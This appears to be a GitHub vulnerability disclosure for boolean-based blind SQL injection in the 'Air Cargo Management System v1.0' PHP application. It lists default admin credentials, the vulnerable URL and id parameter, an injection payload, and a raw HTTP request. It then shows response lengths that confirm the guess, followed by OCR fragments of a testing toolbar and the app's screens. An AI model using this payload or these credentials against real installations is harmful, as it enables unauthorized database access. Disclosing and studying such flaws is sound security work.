debug601 Create SQLi-5.md History

1 contributor

39 lines (25 sloc) | 1.56 KB

Air Cargo Management System v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15188/air-cargo-management-system-php-oop-free-source-code.html

Vulnerability File: /acms/admin/?page=transactions/manage_transaction&id=

Vulnerability location: /acms/admin/?page=transactions/manage_transaction&id=,id


[+] Payload: /acms/admin/?page=transactions/manage_transaction&id=1%27%20and%20length(database())%20=7%20--+ // Leak place ---> id


Current database name: acms_db,length is 7

```
GET /acms/admin/?page=transactions/manage_transaction&id=1%27%20and%20length(databas
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=aaffvur9cmo069649rorqsbmeh
Connection: close
```


When length (database ()) = 6, Content-Length: 37255





When length (database ()) = 7, Content-Length: 43289




INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/acms/admin/?page=transactions/manage_transaction&id=1' and length(database()) =7 --+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
MCW - PHP
Mobile Comparison Website - Admin
Dashboard
Add New Shipment
Shipment List
Maintenance
Cargo Types
Users
Settings
Add New Smart Phone
Sender Information
Full Name
Mark Cooper
Contact #
09123456789
Receiver Information
Full Name
Samantha Jane Miller
Contact #
096547892213